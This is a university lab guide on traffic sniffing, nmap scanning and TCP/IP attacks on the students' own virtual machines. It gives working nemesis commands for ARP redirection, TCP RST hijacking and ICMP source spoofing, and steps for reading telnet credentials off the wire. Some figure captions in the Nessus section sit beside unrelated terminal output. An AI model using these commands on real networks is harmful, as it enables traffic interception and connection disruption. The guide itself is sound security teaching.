Instituto Superior Técnico, Universidade de Lisboa
Network and Computer Security

Lab guide:

Traffic analysis and TCP/IP Vulnerabilities

Revised on 2016-10-06

Goals

- Gather information about the machines in the network.
- Explore some of the vulnerabilities of TCP / IP.
- Learn about *tcpdump*, *Ethereal (Wireshark), nmap*, *nemesis and nessus* tools.

Preparation

For this assignment you will need the 2nd and 3rd machines (**VM2** and **VM3**) you created in the last assignment. You will also need to create a 4th machine (henceforth called **VM4**) and put it in the same network as machine **VM2** and **VM3** (which was associated to switch **sw-2** in the **rnl-virt** version; in the **VirtualBox** version, it is the *Internal Network*). Simply cloning **VM3** and changing its static IP to 192.168.1.2 will suffice. Remember to run:

```
$ sudo /etc/init.d/network force-reload
```

If you need to change the hostname and name resolution, change the following files **/etc/HOSTNAME** and **/etc/hosts**.

Most commands used throughout this tutorial use `sudo`, which is needed if you logon as "*fireman*". If you logon as "*root*", then `sudo` shall not be necessary.

It is assumed that VM2 is 192.168.1.254 and VM3 is 192.168.1.1, from the previous laboratory assignment. Note for rnl-virt users: do not forget to recreate the virtual switches for subnets sw-1 and sw-2 as you also did in the previous laboratory assignment.

NOTE: On **rnl-virt**, for each virtual machine, check that the MAC addresses are different. For the configuration to work properly, **there can't be repeated MAC addresses across all virtual machines**. To confirm this, for each virtual machine, execute:

```
$ /sbin/ifconfig
```

In the output, there will be sections beginning with eth0, eth1 and so on (depending on the number of adapters you have). Check a line like '`ethY encap:Ethernet HWaddr XX:XX:XX:XX:XX:XX`'. For example:

```
eth0  Link encap:Ethernet     HWaddr      08:00:27:19:58:A7
```

If there are repeated MAC addresses, use the following command in the machine where you want to change the MAC address, for the adapter that is repeated:

```
$ sudo /sbin/ip link set eth0 address 00:00:00:00:00:11
$ sudo /etc/init.d/network force-reload
```

This would change eth0's MAC address to `00:00:00:00:00:11`.

1. Listening to the network

1.1. Tcpdump

The program `tcpdump` allows you to listen to the local network (**`$ man tcpdump`** for more information).

1.1.1. Run tcpdump in **VM2** and detect the packet ICMP (using ping -c 1) from **VM3** to **VM4**. To identify the header, the IP address, the MAC address and protocol use tcpdump options –X and –XX.

1.1.2. Keeping tcpdump running, start a telnet connection between **VM3** and **VM4** (username: "***fireman***", password: "***inseguro***"). Read the username and password of the user. Observe that username and password appear letter by letter in different packets (the -i option selects the network interface).

```
$ sudo /usr/sbin/tcpdump -i eth1 –X dst host <IP destination>
```

1.1.3. Keep tcpdump running and start a ssh connection between **VM3** and **VM4**. Observe that it is not possible to read the username or password.

1.2. Ethereal (Wireshark)

The program `Ethereal` (Wireshark) has a similar functionality to that of `tcpdump` but provides a graphical user interface.

1.2.1. Run **ethereal** in command prompt.

```
$ sudo ethereal
```

1.2.2. Go to the **ethereal** -> **Capture** -> **Options** menu;

1.2.3. Choose interface eth1 (or the one being used to communicate);

1.2.4. Select: **Update list of packets in real time**
Automatic scrolling in live capture
Hide capture info dialog

1.2.5. Click start;

1.2.6. Observe the network packets while executing (from **VM3** to **VM4** for example):

```
a) $ ping
b) $ telnet
```

i. See the IP and Ethernet headers.

ii. In the **analyze** menu do **follow tcp stream** to observe both the username and password.

```
c) $ ssh
```

Question: Why can't you see the credentials of SSH when using tcpdump or ethereal? Try analysing an SSH connection using tcpdump as well.

1.3. Nmap

The `nmap` tool provides information from remote machines (**`$ man nmap`** for more information).

1.3.1. To obtain the open ports from a remote machine run:

```
$ nmap <IP from remote machine>
```

1.3.2. To obtain the operating system from a remote machine run:

```
$ nmap -O  <IP from remote machine>
```

2. Vulnerabilities in TCP / IP

2.1. ARP redirect

The ARP table **(`$ man arp`** for more information) maps IP addresses to MAC addresses. It is possible to change this table to redirect packets. This vulnerability is important in situations where we have a network with a switch, which make it impossible to read packets with tcpdump. To change the ARP table of a remote machine do as follows:

2.1.1. Obtain the MAC addresses from the target. From **VM3** do:

```
$ ping -c 1 192.168.1.254
$ ping -c 1 192.168.1.2
```

2.1.2. See the ARP table from **VM2** and **VM4**:

```
$ /sbin/arp -a
```

2.1.3. Find the MAC address of machine **VM3:**

```
$ sudo /sbin/ifconfig eth0
```

2.1.4. Check the relation between IP address and MAC address. In **VM2** do:

```
$ ping -c 1 192.168.1.1
$ ping -c 1 192.168.1.2
$ /sbin/arp -a
```

2.1.5. By consulting the ARP table it is possible to check if MAC addresses are correct. To change the ARP table in **VM2**, you can use the **nemesis** command (nemesis help).

To achieve this, in **VM3** do:

```
$ sudo nemesis arp -v -S 192.168.1.2 -D 192.168.1.254 -h <MAC of machine 192.168.1.1 - VM3> -m <MAC of machine 192.168.1.254 - VM2>
```

This command allows the injection of an ARP packet, therefore changing the ARP table in **VM2**. When **VM2** receives this packet, it will assume that the MAC address of **VM4** is the MAC address of **VM3**.

To observe these attacks, in **VM2** do:

```
$ /sbin/arp -a
```

If this procedure is carried out at regular intervals (every 10 seconds, for example) all traffic from the 192.168.1.254 machine (**VM2**) to the machine at 192.168.1.2 (**VM4**) is redirected to 192.168.1.1 (which is **VM3**). If we do the same for 192.168.1.2 we can have our machine receiving all packets between the two other machines and forward them after reading them.

2.2. RST Hijacking

The purpose of this attack is to ReSeT a TCP connection.

2.2.1. On **VM4**, check the sequence number of acknowledge and the port used by **VM2**:

```
$ sudo /usr/sbin/tcpdump -S -n -e -l "tcp[13] & 16 == 16"
```

Bit 13 of the header indicates that the packet has the *ack*.

2.2.2. Set an ssh connection between **VM2** and **VM3**.

2.2.3. Use **nemesis** to send a packet of reset, from **VM4** to one of the machines, using the correct sequence number:

```
$ sudo nemesis tcp -v -fR -S 192.168.1.1 -x 22 -D 192.168.1.254 -y <port>  -s <ack number>
```

2.2.4. Check if connection is closed.

Question: From which machine are you expecting the <port> and <ack number> in the 2.2.3 command?

2.3. Redirect response to ICMP echo/request

This attack allows a ping response to be sent to a machine that did not make the request.

2.3.3. Run tcpdump to spy the source and destination in the packets (option -i selects the network interface).

```
$ sudo /usr/sbin/tcpdump "ip[9]=1"
```

2.3.4. Send a ICMP packet with a wrong source:

```
$ nemesis icmp -S <source IP> -D <destination IP>
```

3. Nessus *(optional)*

Note: for the Nexus installation and usage, we will use VM3.

This tool allows you to perform a security analysis on a remote machine, by scanning for vulnerabilities. It consists of nessusd server (daemon), which does the scanning, and nessus client, which controls scans and presents the vulnerability results to the user.

In typical operation, Nessus begins by doing a port scan to determine which ports are open on the target and then tries various exploits on the open ports.

Nessusd Server configuration

To properly install the Nessus server (nessusd) you must follow the following steps:

3.2. Fix some issues in the nessus scripts, caused by different versions of bash. The files are in the directory `/usr/sbin/` and are: `nessus-mkcert, nessus-adduser`. The amendment is to replace the line "trap 0" to "trap - 0". You may need `sudo` to edit these files. ***Note: to find a word in `vi/vim`, while in command mode just type "/" or "?", followed by the word you're searching for. Pressing the "n" key will allow you to go directly to the next occurrence of the word. Another feature is to launch a search on the word where the cursor is positioned.***

3.3. Create a certificate running the script `nessus-mkcert` (it is in the same directory as the ones you just edited).

3.4. Create a root user running the script `nessus-adduser`. Enter the user name (*root*), a password at your choice and no rules. Consult **man nessus-adduser** for more information.

3.5. Launch the service nessusd. There are two possible methods (wait a significant period of time until all plugins are loaded):

- `$ nessusd -D`
- `$ /etc/init.d/nessusd start`

3.6. Activate **nessusd** at startup:

```
$ sudo /sbin/chkconfig nessusd on
```

Nessus Client


3.7. Run **nessus** in **VM3**.

```
$ nessus
```

3.8. Before scanning a machine, you must log in with the user you created previously, as depicted in Figure 1.

3.9. On **target** enter the IP of the machine you want to analyze (for example, target **VM2** which is at 192.168.1.254), as seen in Figure 2.

3.10. **Start the scan**.



Nessusd Host : localhost

Port : 1241

Login : root

Password : ********

Please choose your level of SSL paranoia (Hint: if you want to manage many servers from your client, choose 2. Otherwise, choose 1, or 3, if you are paranoid.


● Display and remember the server certificate, do not care about the CA

○ Trust the server certificate if and only if it is valid and certified by the CA

○ Verify that the server certificate is valid *and* remember it

```
        rc0.d  saslauthd     syslog
boot    rc1.d  sesam         tomcat5
server  rc2.d  setserial     xdm
d       rc3.d  single        xfs
ct      rc4.d  skeleton      xinetd
d       rc5.d  slpd          xntpd
map     rc6.d  smbfs         ypbind
fix     rcS.d  smpppd
rfail   README snmpd
rsaved  reboot snort
lom     resmgr splash
        rpasswdd splash_early
```

Figure 1 - Nessus client login with the previously created user.



Target selection

Target(s) : 192.168.1.254

□ Perform a DNS zone transfer

□ Save this session

□ Save empty sessions

```
fireman@VM:/etc/sysconfig/network> chkconfig
bash: chkconfig: command not found
fireman@VM:/etc/sysconfig/network> ls /usr/sbin/ch
chat            checkgid2       checkhotmounts  chpasswd
fireman@VM:/etc/sysconfig/network> ls /usr/sbin/ch
chat            checkgid2       checkhotmounts  chpasswd
fireman@VM:/etc/sysconfig/network> ls /usr/sbin/ch
chat            checkgid2       checkhotmounts  chpasswd
fireman@VM:/etc/sysconfig/network> which chkconfig
fireman@VM:/etc/sysconfig/network> /sbin/chkconfig nessud on
nessud: unknown service
fireman@VM:/etc/sysconfig/network> /sbin/chkconfig nessusd on
/etc/init.d/nessusd: Permission denied
fireman@VM:/etc/sysconfig/network> sudo /sbin/chkconfig nessusd on
fireman@VM:/etc/sysconfig/network> sudo /usr/sbin/nessus
nessus-adduser         nessusd                nessus-mkcert          nessus-rmuser
fireman@VM:/etc/sysconfig/network> sudo /usr/sbin/nessus
nessus-adduser         nessusd                nessus-mkcert          nessus-rmuser
fireman@VM:/etc/sysconfig/network> nessus
```

Figure 2 - Nessus: herein one can see the Graphical User Interface of Nessus in "*Target selection*", with VM2 as the target (192.168.1.254).